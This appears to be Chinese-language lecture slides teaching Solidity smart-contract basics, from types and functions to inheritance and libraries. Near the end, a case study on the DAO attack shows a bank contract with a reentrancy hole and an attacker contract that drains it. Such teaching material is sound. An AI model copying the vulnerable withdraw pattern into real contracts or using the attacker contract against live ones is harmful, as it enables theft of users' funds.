 - `import "github.com/OpenZeppelin/openzeppelin-contracts/tree/master/contracts/token/ERC721" as ERC721;`
 - Clone该合约到本地blockchain文件夹
 - `solc github.com/OpenZeppelin/openzeppelin-contracts/tree/master/contracts/token/ERC721=/usr/local/blockchain/MyContract.sol`



```
11  
12  // single comment;  
13  
14 ▾ /*  
15  multi-line  
16  comment|  
17  */
```



合约结构：状态变量

- 合约可以定义任意多的状态变量
- 可以有初始值
- 可以认为状态变量就是链上存储的数据
- 状态变量持久化存储于合约账户的“storage”中
- 状态变量的存储需要消耗Gas

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.0 <0.8.0;
3
4 contract SimpleStorage {
5     uint storedData; // state variable
6     // ...
7 }
```



- 合约可以定义任意多的函数
- 函数有不同的可见性与特性

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >0.7.0 <0.8.0;
3
4 contract SimpleAuction {
5     function bid() public payable { // Function
6         // ...
7     }
8 }
9
10 // Helper function defined outside of a contract
11 function helper(uint x) pure returns (uint) {
12     return x * 2;
13 }
```



- 用户可以在合约内定义任意的事件类型，并在函数体内触发事件
- 所有被触发的事件将记录在回执中，起到 “记录日志” 的作用

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.21 <0.8.0;
3
4 contract SimpleAuction {
5     event HighestBidIncreased(address bidder, uint amount); // Event
6
7     function bid() public payable {
8         // ...
9         emit HighestBidIncreased(msg.sender, msg.value); // Triggering event
10    }
11 }
```



- 用户可以在合约内定义任意的结构体，结构体可以作为传入参数和传出参数

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.0 <0.8.0;
3
4 contract Ballot {
5     struct Voter { // Struct
6         uint weight;
7         bool voted;
8         address delegate;
9         uint vote;
10    }
11 }
```



```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.0 <0.8.0;
3
4 contract Purchase {
5     enum State { Created, Locked, Inactive } // Enum
6 }
```



合约结构：错误

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity ^0.8.4;

/// Not enough funds for transfer. Requested `requested`,
/// but only `available` available.
error NotEnoughFunds(uint requested, uint available);

contract Token {
    mapping(address => uint) balances;
    function transfer(address to, uint amount) public {  infinite gas
        uint balance = balances[msg.sender];
        if (balance < amount)
            revert NotEnoughFunds(amount, balance);
        balances[msg.sender] -= amount;
        balances[to] += amount;
        // ...
    }
}
```



- **控制流：**
 - **if,else**
 - **while,do,for**
 - **break,continue**
 - **return**



- **Solidity是一种静态类型的语言，所有变量都需要指定类型**
- **Solidity的类型分为以下几类**
 - **Value Type**：所有的函数调用或者赋值都是通过值拷贝的方式
 - **Reference Type**：同一个变量可以拥有若个引用值，每一个引用类型变量必须显式地定义该变量的数据位置



类型：Value Types值类型

类型	关键字	说明
Boolean	bool	true/false, 可以进行基本的运算, 遵循短路原则
Integer	uintX,intX	X表示位数, X为8的倍数, 最大为256
Address	address, address payable	20byte
固定大小字节数组	bytes1,bytes2,...,bytes32	byte表示为bytes1
Enum	enum Type{A,B,C}	-



- 区别bytes和byte
- Bytes和string不是value Type!!!

bytes :

Dynamically-sized byte array, see [Arrays](#). Not a value-type!

string :

Dynamically-sized UTF-8-encoded string, see [Arrays](#). Not a value-type!



Value Types – uint/int

- 支持关键字 uint8 到 uint256（无符号，从 8 位到 256 位）以及 int8 到 int256，以 8 位为步长递增。
- Uint和int分别是uint256和int256的别名
- 支持基本运算
- Uncheck和check：unchecked会将可能的溢出合理化
- Constant和immutable：constant是必须要写死的值，immutable是赋值后不能更改的值

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity ^0.8.0;
contract C {
    function f(uint a, uint b) pure public returns (uint) {
        // This subtraction will wrap on underflow.
        unchecked { return a - b; }
    }
    function g(uint a, uint b) pure public returns (uint) {
        // This subtraction will revert on underflow.
        return a - b;
    }
}
```

```
contract C {
    string constant TEXT = "abc";
    bytes32 constant MY_HASH = keccak256("abc");
    uint immutable decimals;
    uint immutable maxBalance;
    address immutable owner = msg.sender;

    constructor(uint decimals_, address ref) {
        decimals = decimals_;
        // Assignments to immutables can even access the environment.
        maxBalance = ref.balance;
    }

    function isBalanceTooHigh(address other) public view returns (bool) {
        return other.balance > maxBalance;
    }
}
```



Value Types - Address

- 地址类型分为两类：`address`和`address payable`, 值都是20Byte的固定长度字符串。`Address payable`比`address`多了`send`和`transfer`方法
- 对于`address payable`, 你可以向此地址转ether, 反之则不行
- `address payable`可以显式的转为`address`, 反之则不行, 但可以通过`payable(<address>)`转化

```
function addresscon() pure public { 166 gas
    address x = address(0x123);
    address payable y = payable(x);

    address z = y;
}
```



成员变量/函数	说明
<code><address>.code</code>	获取合约对应的字节码
<code><address payable>.codehash</code>	获取字节码哈希



成员变量/函数	说明
<code><address>.balance</code>	获取该地址对应的余额，单位为wei
<code><address payable>.transfer(uint256 amount)</code>	向该地址转移amount数量的wei,失败时执行revert；调用需要赋予2300gas
<code><address payable>.send(uint256 amount) returns (bool)</code>	向该地址转移amount数量的wei,失败时返回false，调用需要2300gas

- **Solidity 在编译send或transfer时，将其翻译成底层EVM字节码CALL，即所有的资产转移都是通过调用“to”完成。2300为EVM所规定的。**
- **当该address对应的账户为合约时，则会调用该合约的receive/fallback函数，2300gas可以供函数能够完成一次发送事件操作**



成员变量/函数	说明
<code><address>.call(bytes memory) returns(bool, bytes memory)</code>	向给定地址发起消息调用，附加所有可用的gas(可用.gas调整)，失败时返回false，成功时返回true
<code><address>. delegatecall(bytes memory) returns (bool, bytes memory)</code>	向给定地址发起Delegate消息调用，附加所有可用的gas(可用.gas调整)，失败时返回false，成功时返回true
<code><address>. staticcall(bytes memory) returns (bool, bytes memory)</code>	向给定地址发起"只读"消息调用，附加所有可用的gas(可用.gas调整)，失败时返回false，成功时返回true



```
function crossContractCall() public {  📄 infinite gas
    address contractAddress = address(0x123);
    // 调用合约的函数，并附加一些gas或者value
    (bool success1, ) = contractAddress.call{gas: 1000000}(abi.encodeWithSignature("register(string)", "MyName"));
    (bool success2, ) = contractAddress.call{value: 1 ether}(abi.encodeWithSignature("register(string)", "MyName"));
    // 调用合约的函数，但是改变自己的storage
    (bool success3, ) = contractAddress.delegatecall(abi.encodeWithSignature("register(bytes)", "MyName"));
}
```

- Call和delegatecall的区别在于：前者是调用一个合约的代码并可以修改该合约的状态。后者是借用一个合约的代码，修改自己的状态
- Delegatecall 一般用在合约升级的场景中



- Solidity中，函数也可以作为一种基本类型
- function的本质是bytes24 (20bytes address , 4bytes selector)
- function (<parameter types>) {internal|external} [pure|view|payable] [returns (<return types>)]
- 函数可以有多个返回值，返回值可以被预先声明

```
// 多个返回值
uint index;
function f() public pure returns (uint, bool, uint) {  infinite gas
    return (7, true, 2);
}

function g() public {  infinite gas
    // Variables declared with type and assigned from the returned tuple,
    // not all elements have to be specified (but the number must match).
    (uint x, , uint y) = f();
    // Common trick to swap values -- does not work for non-value storage types.
    (x, y) = (y, x);
    // Components can be left out (also for variable declarations).
    (index, , ) = f(); // Sets the index to 7
}

// 返回值可以被预先声明
function getThreeNum() pure public returns(uint one,uint two, uint three){  infinite gas
    one = 1;
    two = 2;
    three = 3;
}
```



Value Type - 函数

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.22 <0.8.0;
3
4 contract Oracle {
5     struct Request {
6         bytes data;
7         function(uint) external callback;
8     }
9
10    Request[] private requests;
11    event NewRequest(uint);
12
13    function query(bytes memory data, function(uint) external callback) public {
14        requests.push(Request(data, callback));
15        emit NewRequest(requests.length - 1);
16    }
17
18    function reply(uint requestID, uint response) public {
19        // Here goes the check that the reply comes from a trusted source
20        requests[requestID].callback(response);
21    }
22 }
23
24 contract OracleUser {
25     Oracle constant private ORACLE_CONST = Oracle(0x1234567); // known contract
26     uint private exchangeRate;
27
28     function buySomething() public {
29         ORACLE_CONST.query("USD", this.oracleResponse);
30     }
31
32     function oracleResponse(uint response) public {
33         require(
34             msg.sender == address(ORACLE_CONST),
35             "Only oracle can call this."
36         );
37         exchangeRate = response;
38     }
39 }
```



函数的可见性

关键字	说明
external	可以被其他合约或者通过transaction 进行调用，本地合约无法直接调用external 函数，只能通过子合约调用的方式(this.f())
public	可以被内部调用或通过子合约调用的方式。若调用方式为f(), 则等同与internal/private 函数；若调用方式为this.f(), 则等同于external
internal	函数只能被自身或者被继承的合约调用
private	函数只能被自身调用



函数特性：View / Pure / payable

- **View函数表示**：该函数不会“修改”任何状态
- **Pure函数表示**：该函数不会“读取”与“修改”状态
- **Payable函数表示**：可以向该函数转Ether，该函数可以接收

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.5.0 <0.8.0;
3
4 contract C {
5     function f(uint a, uint b) public view returns (uint) {
6         return a * (b + 42) + block.timestamp;
7     }
8 }
```

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.5.0 <0.8.0;
3
4 contract C {
5     function f(uint a, uint b) public pure returns (uint) {
6         return a * (b + 42);
7     }
8 }
```



Fallback函数

- Solidity合约允许拥有一个匿名函数作为fallback函数
- fallback函数没有输入参数，也没有输出结果，并且必须具有外部可见性
- 当合约收到ether或者被调用的函数与其任意一个成员函数都不匹配时，fallback函数被触发

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.6.2 <0.8.0;
3
4 contract Test {
5     // This function is called for all messages sent to
6     // this contract (there is no other function).
7     // Sending Ether to this contract will cause an exception,
8     // because the fallback function does not have the `payable`
9     // modifier.
10    fallback() external { x = 1; }
11    uint x;
12 }
13
14 contract TestPayable {
15     // This function is called for all messages sent to
16     // this contract, except plain Ether transfers
17     // (there is no other function except the receive function).
18     // Any call with non-empty calldata to this contract will execute
19     // the fallback function (even if Ether is sent along with the call).
20    fallback() external payable { x = 1; y = msg.value; }
21
22    // This function is called for plain Ether transfers, i.e.
23    // for every call with empty calldata.
24    receive() external payable { x = 2; y = msg.value; }
25    uint x;
26    uint y;
27 }
```



Receive函数

- Solidity合约允许拥有一个匿名函数作为receive函数
- Receive函数必须是external 和 payable的
- 当一个合约被调用，但是没有calldata的时候，会触发receive函数，也就是通过send和transfer方法调用时。
- 如果receive函数不存在，则寻找fallback函数，如果payable fallback函数也不存在，则会有异常
- 如果想让合约接受转账，就需要有receive方法

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.6.0 <0.9.0;

// This contract keeps all Ether sent to it with no way
// to get it back.
contract Sink {
    event Received(address, uint);
    receive() external payable {
        emit Received(msg.sender, msg.value);
    }
}
```



合约结构：函数修饰符

- Solidity中定义函数修饰符通过modifier关键词，核心是为了验参
- 用户可以自定义modifier并注入到函数体中
- `_;`代表函数代码，下面的例子指的是，先执行modifier逻辑，然后是函数逻辑

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.22 <0.8.0;
3
4 contract Purchase {
5     address public seller;
6
7     modifier onlySeller() { // Modifier
8         require(
9             msg.sender == seller,
10            "Only seller can call this."
11        );
12        _;
13    }
14
15     function abort() public view onlySeller { // Modifier usage
16         // ...
17     }
18 }
```



函数的修饰符 modifier – 参数校验

- 修饰器的关键字是modifier
- 修饰器也是合约的成员之一，且同样可以被继承、重写

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >0.7.0 <0.8.0;
3
4 contract owned {
5     constructor() { owner = msg.sender; }
6     address payable owner;
7
8     // This contract only defines a modifier but does not use
9     // it: it will be used in derived contracts.
10    // The function body is inserted where the special symbol
11    // `_;' in the definition of a modifier appears.
12    // This means that if the owner calls this function, the
13    // function is executed and otherwise, an exception is
14    // thrown.
15    modifier onlyOwner {
16        require(
17            msg.sender == owner,
18            "Only owner can call this function."
19        );
20        _;
21    }
22 }
23
24 contract destructible is owned {
25    // This contract inherits the `onlyOwner` modifier from
26    // `owned` and applies it to the `destroy` function, which
27    // causes that calls to `destroy` only have an effect if
28    // they are made by the stored owner.
29    function destroy() public onlyOwner {
30        selfdestruct(owner);
31    }
32 }
```



类型：Reference Types 引用类型

- 多个引用值可以指向同一个变量
- 引用类型：array/struct/mapping
- 引用类型需要申明其变量的存储的具体位置



- Solidity中变量可指定的location包括以下：
 - memory：局部变量，存放在堆栈中，生命周期为函数调用期间
 - storage：持久化变量，存放在账户存储空间中，生命周期为永久
 - calldata：变量为函数调用输入，只能在external函数中使用

```
1 function foo(uint[] calldata x, uint[] calldata y) external pure returns(uint,  
2 uint) {  
3     uint sum1;  
4     uint sum2;  
5     for (uint i = 0; i < x.length; i++) {  
6         sum1 += x[i];  
7     }  
8     for (uint i = 0; i < y.length; i++) {  
9         sum2 += y[i];  
10    }  
11    return (sum1, sum2);  
12 }  
13  
14 function bar(uint[] memory x, uint[] memory y) public pure returns(uint, uint) {  
15     uint sum1;  
16     uint sum2;  
17     for (uint i = 0; i < x.length; i++) {  
18         sum1 += x[i];  
19     }  
20     for (uint i = 0; i < y.length; i++) {  
21         sum2 += y[i];  
22     }  
23     return (sum1, sum2);  
24 }
```



Reference Types – Data Location

- 存储位置之间的赋值关系：
 - memory变量赋值给storage变量，进行值拷贝，反之亦然
 - memory变量赋值给memory变量，只创建引用
 - storage变量赋值给storage变量，只创建引用

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.5.0 <0.8.0;
3
4 contract C {
5     // The data location of x is storage.
6     // This is the only place where the
7     // data location can be omitted.
8     uint[] x;
9
10    // The data location of memoryArray is memory.
11    function f(uint[] memory memoryArray) public {
12        x = memoryArray; // works, copies the whole array to storage
13        uint[] storage y = x; // works, assigns a pointer, data location of y is storage
14        y[7]; // fine, returns the 8th element
15        y.pop(); // fine, modifies x through y
16        delete x; // fine, clears the array, also modifies y
17        // The following does not work; it would need to create a new temporary /
18        // unnamed array in storage, but storage is "statically" allocated:
19        // y = memoryArray;
20        // This does not work either, since it would "reset" the pointer, but there
21        // is no sensible location it could point to.
22        // delete y;
23        g(x); // calls g, handing over a reference to x
24        h(x); // calls h and creates an independent, temporary copy in memory
25    }
26
27    function g(uint[] storage) internal pure {}
28    function h(uint[] memory) public pure {}
29    function ext(uint[] calldata) external {}
30 }
```



Reference Types – Array

- 数组可以是编译时确定的（固定长度），也可以是动态长度
 - 定长表示为T[k]
 - 动态长度表示为T[]
- bytes, string是两类特殊的byte数组，bytes等价于byte[]
- bytes与string的区别：
 - string视为一个字符串整体，无.length成员函数，也无法通过下标访问
 - bytes(str).length
 - bytes内部的每一个byte都是原生的，string 内的每一个byte都是UTF-8编码的
- 数组类型有三个成员函数：
 - length
 - push（动态数组或bytes）
 - pop（动态数组或bytes）

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.16 <0.8.0;
3
4 contract C {
5     function f(uint len) public pure {
6         uint[] memory a = new uint[](7);
7         bytes memory b = new bytes(len);
8         assert(a.length == 7);
9         assert(b.length == len);
10        a[6] = 8;
11    }
12 }
```



Reference Types – Struct

```
1 pragma solidity ^0.5.2;
2 pragma experimental ABIEncoderV2;
3
4 contract C {
5     struct S {
6         uint256 i;
7         uint256 j;
8     }
9
10    S s; // Local variable s in the storage
11
12    function foo(S memory s1) public returns(S memory) {
13        s = s1; // Copy the entire struct into storage
14        S memory s2 = s; // Create an independent copy of s
15        s2.j = 100; // s won't be affected
16
17        S memory s3 = s1; // Create a pointer to s1
18        s3.i = 999; // s1 should also be changed
19
20        return s1;
21    }
22 }
```

```
struct Funder {
    address addr;
    uint amount;
}

// Structs can also be defined inside contracts, which makes them
// visible only there and in derived contracts.
struct Campaign {
    address payable beneficiary;
    uint fundingGoal;
    uint numFunders;
    uint amount;
    mapping (uint => Funder) funders;
}

mapping (uint => Campaign) campaigns;

function contribute(uint campaignID) public payable {
    Campaign storage c = campaigns[campaignID];  infinite gas
    // Creates a new temporary memory struct, initialised with the given values
    // and copies it over to storage.
    // Note that you can also use Funder(msg.sender, msg.value) to initialise.
    c.funders[c.numFunders++] = Funder({addr: msg.sender, amount: msg.value});
    c.amount += msg.value;
}
```



Reference Types – Mapping

- 核心类型，为什么是mapping？
- `mapping(_KeyType => _ValueType)`
- `_KeyType`可以是任意的Value Type 加上bytes, string，但是不包括enum，mapping，struct，array等
- `_ValueType`可以是任意类型包括mapping自身
- 和大多数语言不一样，Mapping不能被遍历，但是可以通过Struct封装一个可遍历的Mapping

```
1  pragma solidity >=0.4.0 <0.7.0;
2
3  contract MappingExample {
4      mapping(address => uint) public balances;
5
6      function update(uint newBalance) public {
7          balances[msg.sender] = newBalance;
8      }
9  }
```



常量类型	子类型	转换
Ether Units	wei, szabo, finney, ether	1 ether = 1e18 wei 1 finney = 1e15wei 1 szabo = 1e12wei
Time Units	seconds, minutes,hours, days, weeks	-



区块相关全局变量与函数

函数	返回值类型	说明
blockhash(uint)	bytes32	给定区块号的哈希，只能取得最新的256个区块的区块哈希，且不包含当前区块
block.coinbase	address	当前区块对应的矿工地址
block.difficulty	uint	当前区块的难度值
block.gaslimit	uint	当前区块的gaslimit
block.number	uint	当前区块的区块号
block.timestamp	uint	当前区块对应的timestamp
now	uint	等价于block.timestamp



交易相关全局变量与函数

函数	返回值类型	说明
gasleft()	uint	当前的剩余可用gas
msg.data	bytes	完整的calldata 字节数组
msg.sender	address	当前消息的发送者地址
msg.sig	bytes4	当前calldata的前4字节
msg.value	uint	当前消息所附带的wei的数量
tx.gasprice	uint	触发当前消息的原始交易的gasprice
tx.origin	address	触发当前消息的原始交易的发送者地址



Demo2合约

```
// msg.sender
function msgSender() view external { 212 gas
    // 这里的msg.sender是调用transfer方法的人
    require(msg.sender == internalMsgSender(), "exception1");
}

function internalMsgSender() view internal returns(address) { 22 gas
    // 这里的msg.sender仍然是调用transfer方法的人
    return msg.sender;
}

function crossContractMsgSender(address demo) view external returns(address) {
    // 跨合约调用时, 被调用合约中的msg.sender是发出调用的合约
    require(address(this) == Demo(demo).crossContractReceiver(), "exception2");
    return msg.sender;
}
```

Demo合约

```
function crossContractReceiver() view public returns(address) {
    // 跨合约调用时, 被调用合约中的msg.sender是发出调用的合约
    return msg.sender; 408 gas
}
```



函数	返回值类型	说明
<code>addmod(uint x, uint y, uint k)</code>	<code>uint</code>	计算任意精度的 $(x + y) \% k$
<code>mulmod(uint x, uint y, uint k)</code>	<code>uint</code>	计算任意精度的 $(x * y) \% k$



函数	返回值类型	说明
keccak256(bytes memory)	bytes32	计算输入数据的EthereumSHA-3(Keccak256)哈希值
sha3(bytes memory)	bytes32	等价于keccak256(bytes memory)
sha256(bytes memory)	bytes32	计算输入数据的SHA-256哈希值
ripemd160(bytes memory)	bytes20	计算输入数据的RIPEMD-160哈希值
ecrecover(bytes32 hash, uint8 v, bytes32 r, bytes32 s)	address	椭圆曲线公钥恢复



函数	说明
<code>selfdestruct(address payable recipient)</code>	销毁当前合约，并将合约余额发送到给定地址
<code>this</code>	当前合约类型的变量，可以转换为address类型



异常处理

函数	说明
<code>assert(bool condition)</code>	在条件为false时抛出异常，不会返还剩余可用gas，有一定的惩罚性质，通常仅用于那些“非预期的”错误
<code>require(bool condition)</code>	在条件为false时抛出异常，会返还剩余可用gas;原则上所有对输入参数的检查或者对计算结果、状态的检查都应该使用require
<code>require(bool condition, string memory message)</code>	可以附加错误消息的require
<code>revert</code>	直接抛出异常，会返还剩余可用的gas;通常在复杂的逻辑嵌套(比如嵌套if条件)中的某个分支需要撤销状态修改时使用
<code>revert(string memory message)</code>	可以附加错误消息的revert



异常处理

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.5.0 <0.8.0;
3
4 contract Sharer {
5     function sendHalf(address payable addr) public payable returns (uint balance) {
6         require(msg.value % 2 == 0, "Even value required.");
7         uint balanceBeforeTransfer = address(this).balance;
8         addr.transfer(msg.value / 2);
9         // Since transfer throws an exception on failure and
10        // cannot call back here, there should be no way for us to
11        // still have half of the money.
12        assert(address(this).balance == balanceBeforeTransfer - msg.value / 2);
13        return address(this).balance;
14    }
15 }
```

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.5.0 <0.8.0;
3
4 contract VendingMachine {
5     function buy(uint amount) public payable {
6         if (amount > msg.value / 2 ether)
7             revert("Not enough Ether provided.");
8         // Alternative way to do it:
9         require(
10            amount <= msg.value / 2 ether,
11            "Not enough Ether provided."
12        );
13        // Perform the purchase.
14    }
15 }
```



- **Solidity支持继承，多继承，多态（函数override）**
 - 当合约继承了父合约时，只有一个合约会被部署
 - 简单来理解，就是子合约会把所有继承的成员“拷贝”到自身定义中，让编译器完成字节码编译
- **对于 contract K is A, B, C { ... } :**
 - 合约K 的继承顺序是：首先继承A，后B，最后C构造函数的执行顺序:A -> B -> C -> K
 - 同名函数的重写顺序:K -> C -> B -> A



合约继承

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity ^0.7.0;
3
4 contract owned {
5     constructor() { owner = msg.sender; }
6     address payable owner;
7 }
8
9 contract Destructible is owned {
10     function destroy() public virtual {
11         if (msg.sender == owner) selfdestruct(owner);
12     }
13 }
14
15 contract Base1 is Destructible {
16     function destroy() public virtual override { /* do cleanup 1 */ Destructible.destroy(); }
17 }
18
19 contract Base2 is Destructible {
20     function destroy() public virtual override { /* do cleanup 2 */ Destructible.destroy(); }
21 }
22
23 contract Final is Base1, Base2 {
24     function destroy() public override(Base1, Base2) { Base2.destroy(); }
25 }
```

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity ^0.7.0;
3
4 contract owned {
5     constructor() { owner = msg.sender; }
6     address payable owner;
7 }
8
9 contract Destructible is owned {
10     function destroy() virtual public {
11         if (msg.sender == owner) selfdestruct(owner);
12     }
13 }
14
15 contract Base1 is Destructible {
16     function destroy() public virtual override { /* do cleanup 1 */ super.destroy(); }
17 }
18
19
20 contract Base2 is Destructible {
21     function destroy() public virtual override { /* do cleanup 2 */ super.destroy(); }
22 }
23
24 contract Final is Base1, Base2 {
25     function destroy() public override(Base1, Base2) { super.destroy(); }
26 }
```



- 如果一个合约中包含一个没有函数体的函数，它就是“抽象合约”
- 抽象合约不能被编译，只能作为基类

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.6.0 <0.8.0;
3
4 abstract contract Feline {
5     function utterance() public virtual returns (bytes32);
6 }
```



- 接口与抽象合约类似，但是要求更为严格，具体表现为：
 - 任意一个函数都不能被实现
 - 所有函数定义必须为external
 - 不可以定义构造函数
 - 不可以定义状态变量
- 接口定义了必要的ABI信息，使得合约发生“跨合约”调用时，编译器懂得如何进行参数编码与返回值解码

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.6.2 <0.8.0;
3
4 interface Token {
5     enum TokenType { Fungible, NonFungible }
6     struct Coin { string obverse; string reverse; }
7     function transfer(address recipient, uint amount) external;
8 }
```



- 用户可以在合约内定义任意的事件类型，并在函数体内触发事件
- 所有被触发的事件将记录在回执中，起到 “记录日志” 的作用

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.4.21 <0.8.0;
3
4 contract SimpleAuction {
5     event HighestBidIncreased(address bidder, uint amount); // Event
6
7     function bid() public payable {
8         // ...
9         emit HighestBidIncreased(msg.sender, msg.value); // Triggering event
10    }
11 }
```



合约事件监听

```
// EVENT
event Deposit(
    address indexed from,
    bytes32 indexed id,
    uint value
);

function deposit(bytes32 id) public payable {
    // Events are emitted using `emit`, followed by
    // the name of the event and the arguments
    // (if any) in parentheses. Any such invocation
    // (even deeply nested) can be detected from
    // the JavaScript API by filtering for `Deposit`.
    emit Deposit(msg.sender, id, msg.value);
}
```

```
var abi = /* abi as generated by the compiler */;
var ClientReceipt = web3.eth.contract(abi);
var clientReceipt = ClientReceipt.at("0x1234...ab67" /* address */);

var depositEvent = clientReceipt.Deposit();

// watch for changes
depositEvent.watch(function(error, result){
    // result contains non-indexed arguments and topics
    // given to the `Deposit` call.
    if (!error)
        console.log(result);
});
```



合约事件

- Solidity 中的事件(event) 可以简单地理解为合约执行的日志(log)
- 一个事件(日志) 最多可以包含4个topic和额外的若干其他数据
 - topic0是固定的，其值等于事件签名的keccak256哈希值，除非事件被声明为anonymous
 - 事件参数中被声明为indexed的参数会被依次作为topic1~topic3保存
 - 所有topic都会被加入交易和区块的BloomFilter，可以通过jsonrpc/web3 的filter 功能进行快速过滤匹配





- **Library与contract 基本一致，但是其设计目标是“将其部署后，所有的代码可以被其他合约所重用”**
- **Library的调用方式是通过Delegate指令，即合约A调用Library B，执行的上下文仍然是A，this指向A，合约存储空间为A**
- **Library的设计理念是Stateless，因此所有涉及状态更改的函数都无法被直接调用（只能通过Delegate）**
- **Library无法被destroy**
- **using for 可以将一些函数赋给某个类型，使函数成为这个类型的方法**



Library and using for

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity >=0.6.0 <0.8.0;
3
4
5 // We define a new struct datatype that will be used to
6 // hold its data in the calling contract.
7 struct Data {
8     mapping(uint => bool) flags;
9 }
10
11 library Set {
12     // Note that the first parameter is of type "storage
13     // reference" and thus only its storage address and not
14     // its contents is passed as part of the call. This is a
15     // special feature of library functions. It is idiomatic
16     // to call the first parameter `self`, if the function can
17     // be seen as a method of that object.
18     function insert(Data storage self, uint value)
19         public
20         returns (bool)
21     {
22         if (self.flags[value])
23             return false; // already there
24         self.flags[value] = true;
25         return true;
26     }
27
28     function remove(Data storage self, uint value)
29         public
30         returns (bool)
31     {
32         if (!self.flags[value])
33             return false; // not there
34         self.flags[value] = false;
35         return true;
36     }
37
38     function contains(Data storage self, uint value)
39         public
40         view
41         returns (bool)
42     {
43         return self.flags[value];
44     }
45 }
46
47
48 contract C {
49     Data knownValues;
50
51     function register(uint value) public {
52         // The library functions can be called without a
53         // specific instance of the library, since the
54         // "instance" will be the current contract.
55         require(Set.insert(knownValues, value));
56     }
57     // In this contract, we can also directly access knownValues.flags, if we want.
58 }
```



Library and Using for

```

struct Data { mapping(uint => bool) flags; }
// Now we attach functions to the type.
// The attached functions can be used throughout the rest of the module.
// If you import the module, you have to
// repeat the using directive there, for example as
// import "flags.sol" as Flags;
// using {Flags.insert, Flags.remove, Flags.contains}
// for Flags.Data;
using {insert, remove, contains} for Data;

function insert(Data storage self, uint value)
    returns (bool)
{
    if (self.flags[value])
        return false; // already there
    self.flags[value] = true;
    return true;
}

function remove(Data storage self, uint value)
    returns (bool)
{
    if (!self.flags[value])
        return false; // not there
    self.flags[value] = false;
    return true;
}

function contains(Data storage self, uint value)
    view
    returns (bool)
{
    return self.flags[value];
}

```

```

// SPDX-License-Identifier: GPL-3.0
pragma solidity ^0.8.13;

library Search {
    function indexOf(uint[] storage self, uint value)
        public
        view
        returns (uint)
    {
        for (uint i = 0; i < self.length; i++)
            if (self[i] == value) return i;
        return type(uint).max;
    }
}
using Search for uint[];

contract C {
    uint[] data;

    function append(uint value) public {
        data.push(value);
    }

    function replace(uint from, uint to) public {
        // This performs the library function call
        uint index = data.indexOf(from);
        if (index == type(uint).max)
            data.push(to);
        else
            data[index] = to;
    }
}

```



- 一. DApp是什么
- 二. 智能合约与EVM
- 三. Solidity
- 四. Solidity合约开发实践



Example: The DAO事件



THE DAO

Race-to-Empty攻击：用一种攻击方法，通过多次快速的调用某个代码致使被攻击者的账户中无用资产为空的情况。

THE DAO: 不断递归而进行的无限制转账问题

Bank

```
contract Bank {
    mapping (address => uint256) balance;

    constructor() payable { 260476 gas 260200 gas
    }

    function balanceOf(address user) view external returns(uint256) {
        return balance[user];
    }

    function deposit() external payable { infinite gas
        balance[msg.sender] += msg.value;
    }

    function withdraw() external { infinite gas
        uint256 amount = balance[msg.sender];
        (bool success, ) = msg.sender.call{ value: amount * 1 wei }("");
        if(!success) {
            revert("withdraw failed");
        }
        balance[msg.sender] = 0;
    }
}
```

Attacker

```
contract Attacker {
    address pitifulBankAddress;
    uint256 constant totalAttackCount = 10;
    uint256 count = 0;

    constructor(address _pitifulBankAddress) payable { infin
        pitifulBankAddress = _pitifulBankAddress;
    }

    function depositToBank() payable external { infinite gas
        Bank bank = Bank(pitifulBankAddress);
        bank.deposit{value: 1 ether}();
    }

    function withdrawFromBank() external { infinite gas
        Bank bank = Bank(pitifulBankAddress);
        bank.withdraw();
    }

    receive() payable external { undefined gas
        count++;
        if(count != totalAttackCount) {
            Bank bank = Bank(pitifulBankAddress);
            bank.withdraw();
        }
    }
}
```



Example: ERC20

Etherscan
Eth: \$546.01 (-3.80%) | 35 Gwei

All Filters Search by Address / Txn Hash / Block / Token / Ens

HomeBlockchainTokensResourcesMoreSign In

BuyExchangeEarnGaming

Token ChainLink Token

Overview [ERC-20]

PRICE
\$11.7800 @ 0.021575 Eth (-5.31%)

FULLY DILUTED MARKET CAP ⓘ
\$11,780,000,000.00

Total Supply:
1,000,000,000 LINK ⓘ

Holders:
289,402 addresses

Transfers:
6,181,453

Profile Summary [Edit]

Contract:
0x514910771af9ca656af840df83e8264ecf986ca

Decimals:
18

Official Site:
<https://chain.link/>

Social Profiles:

TransfersHoldersInfoExchangeDEX TradesRead ContractWrite ContractAnalyticsComments

A total of 6,181,453 transactions found
(Showing the last 100k records)

First<Page 1 of 4000>Last

	Txn Hash	Age	From	To	Quantity
👁	0x400efdf94015110ead...	1 min ago	0x7c5609cfa86eb533...	→ 0x4861cce330215205e...	40
👁	0x1488f259c9bca319e...	1 min ago	0xf0bc4c1cbc24642a1...	→ 0xb73cea4f54518bcc9...	1
👁	0x2a44b710e46923a8e...	1 min ago	0x2045c1b9c01a66ee6...	→ 0xe8025e29af3e2ad98...	8.49838616
👁	0xd7175303dae6c611...	1 min ago	0xb171ed597b21c96a1...	→ 0x49051b6fd9113bde5...	20

🔍 This website uses cookies to improve your experience and has an updated Privacy Policy. [Got It](#)



Example: ERC20

```
1 contract ERC20 {
2     //*****9个函数*****
